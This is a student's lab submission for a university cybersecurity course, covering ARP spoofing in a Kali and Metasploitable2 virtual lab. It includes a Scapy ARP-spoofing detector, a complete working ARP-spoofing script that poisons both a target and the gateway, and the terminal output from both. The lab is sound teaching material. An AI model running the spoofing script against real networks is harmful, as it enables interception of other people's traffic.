Antonio Shields
CYSE 450
ARP Spoofing Extra Credit
March 19, 2024

# Extra Credit Lab -ARP-Spoofing

(100 Points)

This assignment will help you learn python3 programming and its usage in performing arpspoofing.

1. Login to Oreilly Learning and go to Chapter-2

   CAPTURING TRAFFIC WITH ARP SPOOFING


2. Read the chapter carefully to develop a good understanding of how arp-spoofing is detected. Then implement the *arpDetector.py* using **nano** or **gedit** editor.
3. Follow the instructions there in Chapter-2, to run the script arpDetector.py only.

To complete that task, you should understand basics of python programming language (https://www.learnpython.org/) like,

- Importing a library using import keyword
- Defining a dictionary (which uses key and value pair)
- If-else condition syntax
- Defining and calling a function/methos in python
- Scapy Library in Python

After writing the script arpDetector.py, executing commands for arp spoofing in kali terminal and executing the python script, please submit the screenshot for the following:

1. Screenshot for the **arp -a** command in metasploitable2 before arp-spoof attack



2. Screenshot for code file arpDetector.py

```
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ cat arpDetector.py
from scapy.all import sniff
IP_MAC_Map = {}

def processPacket(packet):
        src_IP = packet['ARP'].psrc
        src_MAC = packet['Ether'].src
        if src_MAC in IP_MAC_Map.keys():
                if IP_MAC_Map[src_MAC] ≠ src_IP :
                        try:
                                old_IP =IP_MAC_Map[src_MAC]
                        except:
                                old_IP = "unknown"
                        message = ("\n Possible ARP attack detected \n "
                                        + "It is possible that the machine with IP address \n "
                                        + str(old_IP) + " is pretending to be " + str(src_IP)
                                        +"\n ")
                        return message
        else:
                IP_MAC_Map[src_MAC] = src_IP

sniff(count=0, filter="arp", store = 0, prn = processPacket)
```

3. Screenshot for arpspoof (name of .py file is arpSpooftest1) command performed on metasploitable2 and the gateway/router.

```
ashie005@kali-virtualbox1: ~
File  Actions  Edit  View  Help

┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ sudo python3 arpSpooftest1.py
Enter target IP address: 192.168.1.230
Enter gateway IP address: 192.168.1.1
^C[!] Process stopped. Restoring defaults .. please hold
```

```
└─$ cat arpSpooftest1.py
import scapy.all as scapy

ip_target = input("Enter target IP address: ")
ip_gateway = input("Enter gateway IP address: ")

def restore_defaults(dest, source):

    target_mac = get_mac(dest)
    source_mac = get_mac(source)

    packet = scapy.ARP(op=2, pdst=dest, hwdst=target_mac, psrc=source, hwsrc=source_mac)

    scapy.send(packet, verbose=False)

def get_mac(ip):

    request = scapy.ARP(pdst=ip)

    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

    final_packet = broadcast / request

    answer = scapy.srp(final_packet, timeout=2, verbose=False)[0]

    mac = answer[0][1].hwsrc
    return mac


def spoofing(target, spoofed):

    mac = get_mac(target)

    packet = scapy.ARP(op=2, hwdst=mac, pdst=target, psrc=spoofed)

    scapy.send(packet, verbose=False)

def main():
    try:
        while True:
            spoofing(ip_gateway , ip_target)
            spoofing(ip_target , ip_gateway)
    except KeyboardInterrupt:
        print("[!] Process stopped. Restoring defaults .. please hold")
        restore_defaults(ip_gateway , ip_target)
        restore_defaults(ip_target , ip_gateway)
        exit(0)

if __name__ == "__main__":
    main()
```

4. Screenshot for the arp -a command in metasploitable2 <u>after</u> arp-spoof attack

```
msfadmin@metasploitable:~$ sudo arp -a
kali-virtualbox1 (192.168.1.201) at 08:00:27:2E:C7:A8 [ether] on eth0
G3100.mynetworksettings.com (192.168.1.1) at B8:F8:53:F0:65:C1 [ether] on eth0
```

5. Output of the execution of the python code in kali terminal, which should be similar to the following screenshot (only the ip addresses will differ in your case):

```
File  Actions  Edit  View  Help
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ sudo python3 arpDetector.py
[sudo] password for ashie005:

 Possible ARP attack detected
 It is possible that the machine with IP address
 192.168.1.201 is pretending to be 192.168.1.230

 Possible ARP attack detected
 It is possible that the machine with IP address
 192.168.1.201 is pretending to be 192.168.1.230

 Possible ARP attack detected
 It is possible that the machine with IP address
 192.168.1.201 is pretending to be 192.168.1.230

 Possible ARP attack detected
 It is possible that the machine with IP address
 192.168.1.201 is pretending to be 192.168.1.230
```

```
File  Actions  Edit  View  Help
┌──(ashie005㉿kali-virtualbox1)-[~]
└─$ sudo python3 arpSpooftest1.py
Enter target IP address: 192.168.1.230
Enter gateway IP address: 192.168.1.1
^C[!] Process stopped. Restoring defaults .. please hold

┌──(ashie005㉿kali-virtualbox1)-[~]
└─$
```